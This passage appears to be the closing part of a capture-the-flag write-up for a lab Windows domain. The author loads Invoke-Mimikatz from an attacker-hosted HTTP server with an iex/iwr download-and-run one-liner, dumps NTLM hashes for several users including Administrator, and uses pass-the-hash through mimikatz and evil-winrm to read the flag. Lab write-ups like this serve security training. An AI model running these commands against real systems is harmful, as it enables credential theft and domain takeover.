    + CategoryInfo          : PermissionDenied: (C:\users\admini...op\flag.txt.txt:String) [Get-Content], Unauthorize
dAccessException
    + FullyQualifiedErrorId : GetContentReaderUnauthorizedAccessError,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\users\administrator\Desktop>
```

I guess not for everything... looks like we need to become the user administrator

```
┌──(kali㉿kali)-[~/PowerSploit/Privesc]
└─$ locate Invoke-Mimikatz
/home/kali/PowerSploit/Exfiltration/Invoke-Mimikatz.ps1
/usr/lib/python3/dist-packages/cme/data/powersploit/Exfiltration/Invoke-Mimikatz.ps1
/usr/share/powershell-empire/empire/server/data/module_source/credentials/Invoke-Mimikatz.ps1
/usr/share/windows-resources/powersploit/Exfiltration/Invoke-Mimikatz.ps1

┌──(kali㉿kali)-[~/PowerSploit/Privesc]
└─$ cd /usr/share/powershell-empire/empire/server/data/module_source/credentials/

┌──(kali㉿kali)-[/usr/…/server/data/module_source/credentials]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Lets try and use invoke-mimikatz, remember we still have yet to tear down the firewall

First thing we will need to do is open an administrators group powershell as john

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami;hostname
wonderland\john
DC01
PS C:\Windows\system32>
```

We can do this by either right clicking and run as administrator, or log out and log back in as john

```
PS C:\Windows\system32> iex (iwr -usebasicparsing http://10.0.3.5/Invoke-Mimikatz.ps1)
PS C:\Windows\system32>
```

```
PS C:\Windows\system32> invoke-mimikatz
Hostname: DC01.wonderland.local / S-1-5-21-524917918-3017979103-462672788

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun  9 2021 18:55:28
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 3483917 (00000000:0035290d)
Session           : Interactive from 3
User Name         : john
Domain            : WONDERLAND
Logon Server      : DC01
Logon Time        : 4/15/2022 1:09:28 PM
SID               : S-1-5-21-524917918-3017979103-462672788-1107
        msv :
         [00000003] Primary
         * Username : john
         * Domain   : WONDERLAND
         * NTLM     : 2b576acbe6bcfda7294d6bd18041b8fe
         * SHA1     : e30d1c18c56c027667d35734660751dc80203354
         * DPAPI    : 930f09ab6277d9daf98915c759d9672f
        tspkg :
        wdigest :
         * Username : john
         * Domain   : WONDERLAND
         * Password : (null)
        kerberos :
         * Username : john
         * Domain   : WONDERLAND.LOCAL
         * Password : (null)
        ssp :
        credman :

Authentication Id : 0 ; 2970053 (00000000:002d51c5)
Session           : RemoteInteractive from 3
User Name         : alice.chains
Domain            : WONDERLAND
Logon Server      : DC01
Logon Time        : 4/15/2022 12:54:28 PM
SID               : S-1-5-21-524917918-3017979103-462672788-1103
        msv :
         [00000003] Primary
         * Username : Alice.Chains
         * Domain   : WONDERLAND
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
```

Good now we just need to find the administrators NTLM hash

```
Authentication Id : 0 ; 1063366 (00000000:001039c6)
Session           : Batch from 0
User Name         : Administrator
Domain            : WONDERLAND
Logon Server      : DC01
Logon Time        : 4/15/2022 11:37:07 AM
SID               : S-1-5-21-524917918-3017979103-462672788-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : WONDERLAND
         * NTLM     : 31592a42841d0a9e74f93c41d8884cd0
         * SHA1     : 88a4a1271979e79c3c0b7688b0b07bcca639bbf4
         * DPAPI    : c7f92533cdc7f931ce8b8dcacb900466
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : WONDERLAND
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : WONDERLAND.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Found it!

Lets use a pass the hash to get the final flag

```
PS C:\Windows\system32> invoke-mimikatz -Command '"sekurlsa::pth /user:administrator /domain:wonderland.local /ntlm:31592a42841d0a9e74f93c41d8884cd0 /run:powershell.exe"'
Hostname: DC01.wonderland.local / S-1-5-21-524917918-3017979103-462672788

  .#####.   mimikatz 2.2.0 (x64) #19041 Jun  9 2021 18:55:28
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::pth /user:administrator /domain:wonderland.local /ntlm:31592a42841d0a9e74f93c41d8884cd0 /run:powershell.exe
user    : administrator
domain  : wonderland.local
program : powershell.exe
impers. : no
NTLM    : 31592a42841d0a9e74f93c41d8884cd0
  |  PID  4588
  |  TID  84
  |  LSA Process is now R/W
  |  LUID 0 ; 3712445 (00000000:0038a5bd)
  \_ msv1_0   - data copy @ 0000028615698D20 : OK !
  \_ kerberos - data copy @ 0000028614EA95E8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000028614E9B9F8 (32) -> null

PS C:\Windows\system32>
```

Opps, that way won't work... that is because we would need to not already be on the domain controller, lets use evil-winrm again

```
┌──(kali㉿kali)-[~/PowerSploit/Privesc]
└─$ evil-winrm -i 10.0.3.12 -u administrator -H 31592a42841d0a9e74f93c41d8884cd0
```

In the above command we are using Pass the Hash

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt.txt
THM{Great-Job-You-Did-It!!!}
*Evil-WinRM* PS C:\Users\Administrator\Desktop> exit
```

There you go, we are done. Good job.

Admin Notes

Everything in the box can be done through evil-winrm, you do not have to waste the resources with RDP (I know it takes more resources away from Try Hack Me if using RDP).